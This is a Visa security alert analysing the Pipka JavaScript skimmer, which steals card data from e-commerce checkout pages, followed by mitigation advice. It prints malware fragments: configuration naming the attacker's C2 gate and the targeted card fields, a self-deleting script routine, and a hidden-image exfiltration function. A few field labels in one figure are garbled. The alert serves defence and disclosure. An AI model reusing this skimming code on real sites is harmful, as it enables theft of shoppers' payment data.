Visa Security Alert

**NOVEMBER 2019**

# New JavaScript Skimmer '*Pipka*' Targeting eCommerce Merchants Identified

**Distribution:** Issuers, Acquirers, Processors and Merchants

## Summary

In September 2019, Visa Payment Fraud Disruption's (PFD) eCommerce Threat Disruption (eTD) program identified a new JavaScript skimmer that targets payment data entered into payment forms of eCommerce merchant websites. PFD is naming the skimmer *Pipka,* due to the skimmer's configured exfiltration point at the time of analysis (as shown below in the *Pipka* C2s). *Pipka* was identified on a North American merchant website that was previously infected with the JavaScript skimmer *Inter*, and PFD has since identified at least sixteen additional merchant websites compromised with *Pipka*. PFD previously reported on the use of *Inter* to target service providers with malicious skimming code that was integrated into eCommerce merchant environments. Unlike previous JavaScript skimmers, Pipka is able to remove itself from the HTML of the compromised website after it executes, thus decreasing the likelihood of detection.

## 1. Threat Description

Similar to *Inter*, *Pipka* enables cybercriminals to configure which form fields the skimmer will parse and extract, such as payment account number, expiration date, CVV, and cardholder name and address, from the checkout pages of the targeted merchant website. The skimmer checks for these configured fields before executing, and in the cases investigated by PFD, the skimmer is configured to check for the payment account number field. *Pipka* is injected directly into varying locations on the targeted merchant's website and, once executed, harvests the data in the configured form fields. The harvested data is base64 encoded and encrypted using ROT13 cipher. Before exfiltrating the harvested data, the skimmer checks if the data string was previously sent in order to avoid sending duplicate data. If the string is unique, the data is exfiltrated to a command and control (C2).

PFD identified the following Pipka C2s:

| | |
|---|---|
| **Pipka C2s** | http[://]188.127.251[.244]/index[.]php?pipka=<br>http[://]188.127.251[.244]/index[.]php?id=1&pipka=<br>http[://]188.127.251[.244]/index[.]php?id=2&pipka= |

**The most interesting and unique aspect of *Pipka* is its ability to remove itself from the HTML code after it is successfully executed. This enables *Pipka* to avoid detection, as it is not present within the HTML code after initial execution. This is a feature that has not been previously seen in the wild, and marks a significant development in JavaScript skimming.**


Much like *Inter*, *Pipka* is designed to allow an attacker to configure various aspects of the skimmer. An attacker can configure the specific form fields from which to skim data. These fields include a key, configured by the variable *trigger* or calculated for the variable *curstep*, that is used to store form data in a cookie for later exfiltration, the exfiltration point or gate, and a *scriptId*, which is an HTML ID for the skimmer script itself.

Targeted payment account number fields observed in the wild:

- authorizenet_cc_number
- ctl00_PageContent_tbCardNumber
- input-cc-number
- cc_number
- paypal_direct_cc_number
- ECommerce_DF_paymentMethod_number
- input[id$=\x27_CardNumber\x27]


All observed samples contained the same value for *scriptId*: '#script'. One sample is customized to target two-step checkout pages that collect billing data on one page and payment account data on another. This sample uses two different lists to target form fields, *inputsBill* and *inputsCard,* and the variable *curStep* to calculate which form's data is being stored in a cookie instead of the variable name *trigger*.

The following image displays the configurable form fields within the *Pipka* code:



```
var _0xcf4e49 = {
    'scriptId': '#script',
    'gate': 'http://188.127.251.244/index.php?id=2&pipka=',
    'trigger': '__bill',
    'rules': {
        'ccnum': 'input-cc-number',
        'exp': ['input-cc-expire-date', '/', 'cc_expire_date_year'],
        'cvv': 'input-cc-cvv2',
        'fullname': ['firstname', '\x20', 'lastname'],
        'address': ['address_1', '\x20', 'address_2'],
        'city': 'city',
        'state': 'zone_id',
        'zip': 'postcode',
        'country': 'country_id'
    },
```


*Figure 1 - Pipka Sample 1*



```javascript
var _0x1bb3a3 = {
    'scriptId': "#script",
    'gate': "http://188.127.251.244/index.php?id=2&pipka=",
    'inputsBill': {
        'firstName': "input[id$=\x27_BillingFirstName\x27]",
        'lastName': "input[id$=\x27_BillingLastName\x27]",
        'address1': 'input[id$=\x27_BillingAddress1\x27]',
        'address2': "input[id$=\x27_BillingAddress2\x27]",
        'r+r': "input[id$=\x27_BillingCity\x27]",
        'state': "select[id$=\x27_BillingStateID\x27]",
        'zip': "input[id$=\x27_BillingZip\x27]",
        'country': "select[id$=\x27_BillingCountryID\x27]"
    },
    'inputsCard': {
        'card': "input[id$=\x27_CardNumber\x27]",
        'cvv': "input[id$=\x27_CVV\x27]",
        '{□L': "select[name$=\x27Month\x27]",
        '{□X': "select[name$=\x27Year\x27]"
    },
    'out': {},
    'outString': '',
    'curStep': '',
```


*Figure 2 - Pipka Sample 2*

*Pipka* also includes some unique features not previously observed by PFD. The most interesting features a focus on anti-forensics. When the skimmer executes, on script load, it calls the *start* function (Figure 3), which calls the *clear* function (Figure 4) and sets the skimmer to look for data every second. The *clear* function locates the skimmer's script tag on the page and removes it. Since this happens immediately after the script loads, it is difficult for analysts or website administrators to spot the code when visiting the page. **This self-cleaning feature is common in desktop malware, but has not been observed in JavaScript skimmers until now.**



```javascript
'start': function() {
    this["clear"]();
    setInterval(function() {
        this["getInfo"]();
    }, 1000);
},
```


*Figure 3 - Pipka Start Function*



```
'clear': function() {
    var script_tag = document["querySelector"](this['scriptId']);
    script_tag && script_tag['parentNode']["removeChild"](script_tag);
},
```

*Figure 4 - Pipka Clear Function*

In addition to the self-cleaning of the script tag, *Pipka* also uses a novel method to hide exfiltration. Skimmed data is exfiltrated using an image GET request, similar to several other JavaScript skimmers. However, instead of loading and then immediately removing the image tag, *Pipka* sets the *onload* attribute of the image tag (Figure 5). The *onload* attribute executes supplied JavaScript when the tag is loaded, in this case the JavaScript removes the image tag once it is loaded.



```
'send': function(encoded_exfil_data) {
    var exfil_img_tag = document["createElement"]('img');
    exfil_img_tag["width"] = '1';
    exfil_img_tag["height"] = '1';
    exfil_img_tag["style"]['display'] = "none";
    try {
        exfil_img_tag['onload'] = function() {
            try {
                document["body"]["removeChild"](exfil_img_tag);
            } catch (err) {}
        };
    } catch (err) {}
    exfil_img_tag["src"] = this["gate"] + encoded_exfil_data;
    document["body"]["appendChild"](exfil_img_tag);
},
```

*Figure 5 - Pipka Exfiltration Code*

While the end result of *Pipka* is the same as many other JavaScript skimmers, the developer behind this script uses unique methods to obtain these results, such as the self-cleaning capability. Another example of the skimmer's unique methods is the ROT13 and Base64 encoding of the skimmed data. The use of a ROT13 cipher has been observed before, but it was implemented on the exfiltration server, not in the skimmer itself.

PFD assesses that *Pipka* will continue to be used by threat actors to compromise eCommerce merchant websites and harvest payment account data.

## 2. Best practices and mitigation measures

- **Institute recurring checks in eCommerce environments** for communications with the C2s provided in this report.
- **Ensure familiarity and vigilance with code integrated into eCommerce environments** via service providers.

- **Closely vet utilized Content Delivery Networks (CDN)**
- **Regularly scan and test eCommerce sites for vulnerabilities or malware.** Hire a trusted professional or service provider with a reputation of security to secure the eCommerce environment. Ask questions and require a report of what was done. Trust, but verify the steps taken by the company you hire.
- **Regularly ensure shopping cart, other services, and all software are upgraded or patched** to the latest versions to keep attackers out. Set up a Web Application Firewall to block suspicious and malicious requests from reaching the website. There are options that are free, simple to use, and practical for small merchants.
- **Limit access to the administrative portal** and accounts to those who need them.
- **Require strong administrative passwords** (use a password manager for best results) and enable two-factor authentication.
- **Consider using a fully-hosted checkout solution** where customers enter their payment details on another webpage hosted by that checkout solution, separate from the merchant's site. This is the most secure way to protect the merchant and their customers from eCommerce skimming malware. Hosted checkout forms embedded inline on the merchant's checkout page, such as Visa Checkout, are another secure option.
- **Implement Best Practices for Securing eCommerce** as outlined by the PCI Security Standards Council.
- **Refer to Visa's** What to do if Compromised (WTDIC) document, published October 2019